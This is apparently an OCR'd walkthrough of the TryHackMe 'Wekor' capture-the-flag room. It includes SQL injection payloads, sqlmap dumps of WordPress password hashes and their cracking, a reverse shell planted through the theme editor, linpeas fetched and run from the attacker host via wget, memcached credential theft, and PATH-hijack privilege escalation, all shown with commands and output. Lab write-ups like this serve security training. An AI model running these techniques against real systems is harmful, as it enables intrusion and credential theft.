
Tryhackme Wekor: Walkthrough



Overview

Wekor is a medium TryHackMe room where we began by mapping the hostname to its IP and running an Nmap scan to discover SSH and HTTP services.
Exploring **/robots.tx**t led us to an **/it-next** directory, which revealed a vulnerable coupon field. By injecting **'1 or 1=1 — -**, we confirmed a **SQLi** exploit and used sqlmap to enumerate the WordPress database, identifying the **`wp_users`** table and dumping credentials . After cracking the leaked hashes, we logged into the WordPress admin, uploaded a **PHP reverse shell** and gained a shell as **www/data**. Post-compromise, port enumeration revealed **Memcached**. Using telnet to port **11211**, we retrieved plaintext cached credentials for user "**Orka**". With that, we SSH'ed in as Orka, found sudo privileges and escalated to root.

Enumeration

Starting with nmap scan as usual to detect open ports


```
# nmap -p- -A -T4 -sCV -oN nmap_scan.txt wekor.thm
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-06 19:34 BST
Nmap scan report for wekor.thm (10.10.186.195)
```

```
Host is up (0.00062s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 95:c3:ce:af:07:fa:e2:8e:29:04:e4:cd:14:6a:21:b5 (RSA)
|   256 4d:99:b5:68:af:bb:4e:66:ce:72:70:e6:e3:f8:96:a4 (ECDSA)
|_  256 0d:e5:7d:e8:1a:12:c0:dd:b7:66:5e:98:34:55:59:f6 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 9 disallowed entries
| /workshop/ /root/ /lol/ /agent/ /feed /crawler /boot
|_/comingreallysoon /interesting
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 02:BB:CE:10:C3:7D (Unknown)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=7/6%OT=22%CT=1%CU=32372%PV=Y%DS=1%DC=D%G=Y%M=02BBCE%T
M
OS:=686AC1BE%P=x86_64-pc-linux-
gnu)SEQ(SP=FF%GCD=1%ISR=106%TI=Z%CI=Z%II=I%T
OS:S=A)OPS(O1=M2301ST11NW7%O2=M2301ST11NW7%O3=M2301NNT11NW7%O4=M2301ST11NW
7
OS:%O5=M2301ST11NW7%O6=M2301ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4
B
OS:3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M2301NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=
4
OS:0%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%
O
OS:=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=4
0
OS:%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%
Q
OS:=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=
Y
OS:%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.62 ms wekor.thm (10.10.186.195)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.11 seconds
```


2 ports are open:
22/tcp ssh OpenSSH 7.2p2 Ubuntu
80/tcp http Apache httpd 2.4.18

Web Server

Nothing is displayed except a single message



http://wekor.thm
We have 9 disallowed entries on **/robots.txt** as we see on our nmap scan



http://wekor.thm/robots.txt


If we check them they almost all get me into a dead end with **error 404 (Not found)** except **/comingreallysoon** directory. Basically this points to another directory **/it-next**

http://wekor.thm/it-next

This is our website !

If we navigate to http://wekor.thm/it-next/it_shop_detail.php and click at “add to cart” we see some input with “Apply coupon” on http://wekor.thm/it-next/it_cart.php .

I tried to trigger it with some SQL injection payload **’1 OR 1=1 — -** and clicked on “Apply coupon” leads to error message.



SQLi injection

To confirm if the website is vulnerable to SQLi, I captured the POST request, saved it and used sqlmap.

```
#sqlmap -r post.txt
```

Result:

```
---
Parameter: #1* ((custom) POST)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP
BY clause (GTID_SUBSET)
    Payload: coupon_code= ' AND GTID_SUBSET(CONCAT(0x7176626271,(SELECT
(ELT(7750=7750,1))),0x7170626b71),7750)-- aeHq'1 OR 1=1-- -
&apply_coupon=Apply Coupon

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: coupon_code= ' AND (SELECT 7584 FROM (SELECT(SLEEP(5)))gPon)-
- IYvy'1 OR 1=1-- -&apply_coupon=Apply Coupon

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: coupon_code= ' UNION ALL SELECT
```

```
CONCAT(0x7176626271,0x466f654f55716e524e496b714c68774c49715969564e51424d62
454a59627142574d564c48465772,0x7170626b71),NULL,NULL-- -'1 OR 1=1-- -
&apply_coupon=Apply Coupon
---
[21:33:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or
xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.6
[21:33:23] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/wekor.thm'

[*] ending @ 21:33:23 /2025-07-06/
```

his result confirms the SQLi vulnerability!

Exploitation

Database Enumeration

```
# sqlmap -r post.txt -dbs
```

output:

```
---
[21:37:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or
xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.6
[21:37:51] [INFO] fetching database names
available databases [6]:
[*] coupons
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] wordpress

[21:37:51] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/wekor.thm'

[*] ending @ 21:37:51 /2025-07-06/
```

6 databases were found!

Wordpress tables enumeration

```
# sqlmap -r post.txt -D wordpress --tables
```

Output:

```
---
[21:41:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or
xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.6
[21:41:17] [INFO] fetching tables for database: 'wordpress'
Database: wordpress
[12 tables]
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+

[21:41:17] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/wekor.thm'

[*] ending @ 21:41:17 /2025-07-06/
```

12 Tables were found inside the Wordpress database !

Dumping data

```
# sqlmap -r post.txt -D wordpress -T wp_users --dump
```

```
Database: wordpress
Table: wp_users
[4 entries]
+------+-----------------------------+---------------------+-------------------------------------------+------------+-------------------+-------------+-----------
--+---------------+---------------------+-------------------------------------------+
| ID   | user_url                    | user_pass                                 | user_login | user_email        | user_status | display_nam
e | user_nicename | user_registered     | user_activation_key                       |
+------+-----------------------------+---------------------+-------------------------------------------+------------+-------------------+-------------+-----------
--+---------------+---------------------+-------------------------------------------+
| 1    | http://site.wekor.thm/wordpress | $P$BoyfR2QzhNjRNmQZpva6TuuD0EE31B.        | admin      | admin@wekor.thm   | 0           | admin
  | admin         | 2021-01-21 20:33:37 | <blank>                                   |
| 5743 | http://jeffrey.com              | $P$BU8QpWD.kHZv3Wd1r52ibmO913hmj10        | wp_jeffrey | jeffrey@wekor.thm | 0           | wp jeffrey
  | wp_jeffrey    | 2021-01-21 20:34:50 | 1611261290:$P$BufzJsT0fhM94swehg1bpOVTupoxPE0 |
| 5773 | http://yura.com                 | $P$B6jSC3m7WdMlLl1/NDb3OFhqv536SV/        | wp_yura    | yura@wekor.thm    | 0           | wp yura
  | wp_yura       | 2021-01-21 20:35:27 | <blank>                                   |
| 5873 | http://eagle.com                | $P$BpyTRbmvfcKyTrbDzaK1zSPgM7J6QY/ (xxxxxx) | wp_eagle   | eagle@wekor.thm   | 0           | wp eagle
  | wp_eagle      | 2021-01-21 20:36:11 | <blank>                                   |
+------+-----------------------------+---------------------+-------------------------------------------+------------+-------------------+-------------+-----------
--+---------------+---------------------+-------------------------------------------+

[21:50:03] [INFO] table 'wordpress.wp_users' dumped to CSV file '/root/.sqlmap/output/wekor.thm/dump/wordpress/wp_users.csv'
[21:50:03] [INFO] fetched data logged to text files under '/root/.sqlmap/output/wekor.thm'

[*] ending @ 21:50:03 /2025-07-06/
```

sqlmap -r post.txt -D wordpress -T wp_users --dump

- 4 users: admin, jeffrey, yura and eagle.
- A new subdomain: [http://site.wekor.thm/wordpress.](http://site.wekor.thm/wordpress)
- All sqlmap data output is dumped to cvs file:

  /root/.sqlmap/output/wekor.thm/dump/wordpress/wp_users.cvs

Site.wekor.thm

First of all we need to add the new subdomain in /etc/hosts file

```
  GNU nano 4.8                                                    /etc/hosts
127.0.0.1       localhost
127.0.0.1       vnc.tryhackme.tech
127.0.1.1       tryhackme.lan   tryhackme
10.10.186.195   wekor.thm       site.wekor.thm
```

addes site.wekor.thm to /etc/hosts

site.wekor.thm/wordpress


Directories enumeration

```
# gobuster dir -u http://site.wekor.thm/wordpress -w
/usr/share/wordlists/dirb/common.txt
```

Result:

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://site.wekor.thm/wordpress
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/.htpasswd            (Status: 403) [Size: 279]
/index.php            (Status: 301) [Size: 0] [-->
http://site.wekor.thm/wordpress/]
/wp-admin             (Status: 301) [Size: 329] [-->
http://site.wekor.thm/wordpress/wp-admin/]
/wp-content           (Status: 301) [Size: 331] [-->
http://site.wekor.thm/wordpress/wp-content/]
/wp-includes          (Status: 301) [Size: 332] [-->
http://site.wekor.thm/wordpress/wp-includes/]
Progress: 4614 / 4615 (99.98%)
/xmlrpc.php           (Status: 405) [Size: 42]
===============================================================
Finished
===============================================================
```

Let's check **/wp-admin**



login form

We have 4 usernames and no passwords...

Cracking passwords with John The Ripper

We have the **hashed passwords** from the wordpress table **'wp-users'**

First of all we need to save all the passwords in a file.

Then we crack them with john the ripper or hashcat.

```
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
```

Result:


rockyou

xxxxxx

soccer13

Login

we were able to login with ***wp_yura:soccer13***



admin dashbooard


We are admin!

Initial Foothold

PHP Reverse Shell

Appearance > Theme Editor > Theme files (choose 404 template).

Then, Prepare our php reverse shell:



reverse shell payload

Copied and pasted then update the file

upload the reverse shell

Now, start a nc listener on port 4444

```
nc -lvnp 4444
```

Navigate

to **http://site.wekor.thm/wordpress/wpcontent/themes/twentytwentyone/404.php**

Aha... Connection is received!

```
Listening on 0.0.0.0 4444
Connection received on 10.10.186.195 43264
Linux osboxes 4.15.0-132-generic #136~16.04.1-Ubuntu SMP Tue Jan 12 18:18:45 UTC 2021 i686 i686 i686 GNU/Linux
 19:04:29 up  4:45,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
```

Lateral Movement

```
 19:57:46 up  5:38,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@osboxes:/$ export TERM=xterm
export TERM=xterm
www-data@osboxes:/$ ss -tlnp
ss -tlnp
State      Recv-Q Send-Q Local Address:Port               Peer Address:Port
LISTEN     0      80     127.0.0.1:3306                    *:*
LISTEN     0      128    127.0.0.1:11211                   *:*
LISTEN     0      128          *:22                        *:*
LISTEN     0      5      127.0.0.1:631                     *:*
LISTEN     0      10     127.0.0.1:3010                    *:*
LISTEN     0      128         :::80                       :::*
LISTEN     0      128         :::22                       :::*
LISTEN     0      5          ::1:631                      :::*
www-data@osboxes:/$
```

After looking there was an interesting port 11211 i googled it and that's what i got:

TCP port 11211 is the default port used by the Memcached caching system, which is commonly used to speed up dynamic web applications by caching frequently accessed data.

Start a simple HTTP server to host **'linpeas.sh'**

```
python -m http.server
```

Download 'linpeas.sh' to the target machine and execute it

```
wget http://10.8.109.14:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```

Connect to the **memcached** service via **Telnet**

```
www-data@osboxes:/$ telnet localhost 11211
telnet localhost 11211
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
stats slabs

stats slabs

STAT 1:chunk_size 80
STAT 1:chunks_per_page 13107
STAT 1:total_pages 1
STAT 1:total_chunks 13107
STAT 1:used_chunks 5
STAT 1:free_chunks 13102
STAT 1:free_chunks_end 0
STAT 1:mem_requested 321
STAT 1:get_hits 0
STAT 1:cmd_set 25
STAT 1:delete_hits 0
STAT 1:incr_hits 0
STAT 1:decr_hits 0
STAT 1:cas_hits 0
STAT 1:cas_badval 0
STAT 1:touch_hits 0
STAT active_slabs 1
STAT total_malloced 1048560
END
ERROR
stats cachedump 1 0
stats cachedump 1 0
ITEM id [4 b; 1751825912 s]
ITEM email [14 b; 1751825912 s]
ITEM salary [8 b; 1751825912 s]
ITEM password [15 b; 1751825912 s]
ITEM username [4 b; 1751825912 s]
END
get password
```

```
get password
VALUE password 0 15
xxxxxxxxxxxxxxx
END
get username
get username
VALUE username 0 4
Orka
END
```

```
www-data@osboxes:/$ su orka
su orka
No passwd entry for user 'orka'
www-data@osboxes:/$ su Orka
su Orka
Password: [redacted]

Orka@osboxes:/$ ls
ls
bin    dev   initrd.img      lost+found  opt   run   srv  usr      vmlinuz.old
boot   etc   initrd.img.old  media       proc  sbin  sys  var
cdrom  home  lib             mnt         root  snap  tmp  vmlinuz
Orka@osboxes:/$ cd /home
cd /home
Orka@osboxes:/home$ ls
ls
lost+found  Orka
Orka@osboxes:/home$ cd Orka
cd Orka
Orka@osboxes:~$ ls
ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    user.txt
Orka@osboxes:~$ cat user.txt
cat user.txt
[redacted]
Orka@osboxes:~$
```

user flag

Privilege Escalation

So we were exploiting a custom binary called “bitcoin”, which could be executed with sudo without a password (sudo /home/Orka/Desktop/bitcoin). Initially, it simulated a fake Bitcoin transfer and included a user interaction prompt. However, upon deeper inspection, we discovered it relies on an external script (transfer.py) which likely uses the Python interpreter internally. Knowing this, we attempted a classic PATH hijacking attack. We confirmed that /usr/sbin was in the PATH, so we created a fake script in that simply executed /bin/bash. Then, when we re-ran the program, it executed our fake python, giving us a root shell.

```
Orka@osboxes:~/Desktop$ sudo /home/Orka/Desktop/bitcoin
sudo /home/Orka/Desktop/bitcoin
Enter the password : password
password
Access Granted...
   User Manual:
Maximum Amount Of BitCoins Possible To Transfer at a time : 9
Amounts with more than one number will be stripped off!
And Lastly, be careful, everything is logged :)
Amount Of BitCoins : 412
412

Orka@osboxes:~/Desktop$ ls
ls
bitcoin  transfer.py

Orka@osboxes:~/Desktop$ cat transfer.py
cat transfer.py
import time
import socket
import sys
import os

result = sys.argv[1]

print "Saving " + result + " BitCoin(s) For Later Use "

test = raw_input("Do you want to make a transfer? Y/N : ")

if test == "Y":
 try:
  print "Transfering " + result + " BitCoin(s) "
  s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
  connect = s.connect(("127.0.0.1",3010))
  s.send("Transfer : " + result + "To https://transfer.bitcoins.com")
  time.sleep(2.5)
  print ("Transfer Completed Successfully...")
  time.sleep(1)
  s.close()
 except:
  print("Error!")
else:
 print("Quitting...")
 time.sleep(1)

Orka@osboxes:~/Desktop$ ls -la /usr/sbin
Orka@osboxes:~/Desktop$ cd /usr/sbin
cd /usr/sbin
Orka@osboxes:/usr/sbin$ echo $PATH
echo $PATH
/tmp:/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/us
r/games:/usr/local/games
Orka@osboxes:/usr/sbin$ echo -e '#!/bin/bash\n/bin/bash' > python
echo -e '#!/bin/bash\n/bin/bash' > python

Orka@osboxes:/usr/sbin$ sudo -l
```

```
sudo -l
Matching Defaults entries for Orka on osboxes:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin

User Orka may run the following commands on osboxes:
    (root) /home/Orka/Desktop/bitcoin

Orka@osboxes:/usr/sbin$ sudo /home/Orka/Desktop/bitcoin
sudo /home/Orka/Desktop/bitcoin
Enter the password : password
password
Access Granted...
   User Manual:
Maximum Amount Of BitCoins Possible To Transfer at a time : 9
Amounts with more than one number will be stripped off!
And Lastly, be careful, everything is logged :)
Amount Of BitCoins : 423
423

root@osboxes:/usr/sbin# whoami
whoami
root

root@osboxes:/# cd /root
cd /root
root@osboxes:/root# ls
ls
cache.php  root.txt  server.py  wordpress_admin.txt
root@osboxes:/root# cat root.txt
cat root.txt
```

```
root@osboxes:/root# ls
ls
cache.php  root.txt  server.py  wordpress_admin.txt
root@osboxes:/root# cat root.txt
cat root.txt
[redacted]
root@osboxes:/root#
```

root flag